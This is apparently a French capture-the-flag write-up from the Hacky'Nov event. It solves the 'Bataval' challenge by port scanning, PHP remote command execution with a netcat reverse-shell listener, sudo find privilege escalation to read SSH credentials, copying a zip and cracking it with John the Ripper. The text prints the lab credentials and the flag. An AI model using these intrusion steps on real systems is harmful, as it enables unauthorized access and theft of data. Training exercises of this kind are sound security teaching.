


WRITE-UP

HACKY' NOV

Bataval - Réseau

Alexandre Rocchi

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de Bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés.

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

https://hackynov.fr/

Table des matières

Partie 1 : Présentation du challenge

Nom du challenge : Bataval

Domaine : Système


Difficulté : ★★☆☆☆

Auteur : Alexandre Rocchi

Description : En tant que petit studio de game dev vous voulez voler le code source du prochain jeu phare de votre concurrent.

Partie 2 : Sources

Le challenge comporte les fichiers suivants :




Tous les fichiers du challenge sont disponibles dans le dossier de ce write-up.

Partie 3 : Résolution


On fait une cartographie du réseau :

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-6000 10.13.32.121 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 09:47 EDT
Nmap scan report for 10.13.32.121
Host is up (0.0028s latency).
Not shown: 5987 filtered tcp ports (no-response)
PORT     STATE  SERVICE
135/tcp  open   msrpc
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
902/tcp  open   iss-realsecure
912/tcp  open   apex-mesh
2179/tcp open   vmrdp
3306/tcp open   mysql
3389/tcp open   ms-wbt-server
5040/tcp open   unknown
5357/tcp open   wsdapi
5580/tcp open   tmosms0
5582/tcp open   fac-restore
```


En fouillant dans les ports on trouve le port web qui est 5580 pour ce challenge :



Une faille dans le PHP nous permet de réaliser des commandes à distance :



On met donc en place un RCE avec netcat :



On trouve un fichier impossible à lire avec cat :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.182.131] from (UNKNOWN) [192.168.182.1] 64605
ld
ls
image1.png
image2.png
image3.png
index.php
users
cd users
ls
login_dev.txt
cat login_dev.txt
```

En analysant les droits sudo on voit que les droits sudo sont activé pour la commande find ce qui nous permet d'utiliser indirectement cat pour récupérer les identifiants ssh :

```
User www-data may run the following commands on 9dfc233e4e63:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/find
sudo find -name "login_dev.txt" -exec cat {} \;
Login SSH :

dev
rceezggwp65
```

On peut maintenant se connecter en ssh sur la machine distante :

```
┌──(kali㉿kali)-[~]
└─$ ssh dev@10.13.32.121 -p 5582
dev@10.13.32.121's password:
Linux 9dfc233e4e63 5.15.146.1-microsoft-standard-WSL2 #1 SMP Thu Jan 11 04:09:03 UT
C 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 19 12:48:18 2024 from 172.25.0.1
$
```

On trouve un zip protégé par un mot de passe :

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ cd Pre_Prod_Games
$ ls
battleship_minimalist.zip
$ unzip battleship_minimalist.zip
Archive:  battleship_minimalist.zip
[battleship_minimalist.zip] battleship_minimalist.zip password:
```

On copie le zip sur notre machine personnelle afin de bruteforce le zip :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp -P 5582 dev@192.168.1.9:/home/dev/Pre_Prod_Games/battleship_minimalist.zip
/home/kali/Downloads/
dev@192.168.1.9's password:
battleship_minimalist.zip                     100% 5799   235.2KB/s   00:00

┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john battleship_minimalist.zip > ziphash.txt
ver 2.0 battleship_minimalist.zip/battleship.py PKZIP Encr: TS_chk, cmplen=5659, de
cmplen=7418, crc=EBC05EB9 ts=0000 cs=0000 type=8

┌──(kali㉿kali)-[~/Downloads]
└─$ john ziphash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
```

Le bruteforce se termine et on obtient le mot de passe (**prpl2yj2**) :

```
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:14  3/3 0g/s 8922Kp/s 8922Kc/s 8922KC/s klylsky..knisy06
0g 0:00:00:16  3/3 0g/s 9709Kp/s 9709Kc/s 9709KC/s nf2m..sexymunk2
0g 0:00:00:17  3/3 0g/s 9928Kp/s 9928Kc/s 9928KC/s laroo0p..lascak7
0g 0:00:00:18  3/3 0g/s 10118Kp/s 10118Kc/s 10118KC/s 19559782..19489402
0g 0:00:00:19  3/3 0g/s 10313Kp/s 10313Kc/s 10313KC/s ejrdgi..19.8r
0g 0:00:00:20  3/3 0g/s 10494Kp/s 10494Kc/s 10494KC/s 18934357..18409540
0g 0:00:00:21  3/3 0g/s 10626Kp/s 10626Kc/s 10626KC/s bls15ks..bl0rams
0g 0:00:00:22  3/3 0g/s 10843Kp/s 10843Kc/s 10843KC/s lkt5ws..lp74jl
0g 0:00:00:23  3/3 0g/s 10999Kp/s 10999Kc/s 10999KC/s farthye..fanu19b
0g 0:00:02:52  3/3 0g/s 15769Kp/s 15769Kc/s 15769KC/s lhadlueru..lhalmst25
0g 0:00:02:53  3/3 0g/s 15781Kp/s 15781Kc/s 15781KC/s piu26ts..piuaylb
0g 0:00:02:54  3/3 0g/s 15797Kp/s 15797Kc/s 15797KC/s gg5u49!..gg5×97l
0g 0:00:02:55  3/3 0g/s 15800Kp/s 15800Kc/s 15800KC/s 22q040..25.6l1
0g 0:00:02:56  3/3 0g/s 15808Kp/s 15808Kc/s 15808KC/s ohxqFI..od-n1m
0g 0:00:02:57  3/3 0g/s 15811Kp/s 15811Kc/s 15811KC/s lin25cr..lizsa2x
prpl2yj2         (battleship_minimalist.zip/battleship.py)
1g 0:00:04:03 DONE 3/3 (2024-04-19 14:59) 0.004114g/s 16037Kp/s 16037Kc/s 16037KC/s
 prpic218..prpl2yj2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On peut maintenant unzip le contenu :

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ cd Pre_Prod_Games
$ ls
battleship_minimalist.zip
$ unzip battleship_minimalist.zip
Archive:  battleship_minimalist.zip
[battleship_minimalist.zip] battleship_minimalist.zip password:
replace battleship_minimalist.zip? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: battleship_minimalist.zip
$ ls
battleship_minimalist.zip
$ unzip battleship_minimalist.zip
Archive:  battleship_minimalist.zip
  inflating: battleship_minimalist/battleship_obfuscated.py
$
```

On trouve un fichier python obfusqué :

```
$ cd battlship_minimalist
-sh: 6: cd: can't cd to battlship_minimalist
$ cd battleship_minimalist
$ ls
battleship_obfuscated.py
$
```

On lance le script ce qui lance un jeu de bataille navale :

```
$ python3 battleship_obfuscated.py

***** Bataille Navale *****
1. Jouer
2. Règles du jeu
3. Quitter
Entrez votre choix (1-3):
```

La partie gagnée le jeu nous donne le flag :

```
Entrez votre proposition (ex: A5): A4
Raté !
L'IA a touché votre navire !
  0 1 2 3 4 5
A T T T R R
B R R R R R R
C R T T N
D R R R   R R
E R R   R R
F T T R R R R
--------------------

  0 1 2 3 4 5
A R R   R R
B T R R R R R
C T R R R R R
D T R T T T T
E R R   R   R
F R   R   R
Entrez votre proposition (ex: A5): E2
Touché !
Vous avez gagné ! le flag c'est : HN0×03{T0uch3_3t_C0ul3}
```

Flag : HN0x03{T0uch3_3t_C0ul3}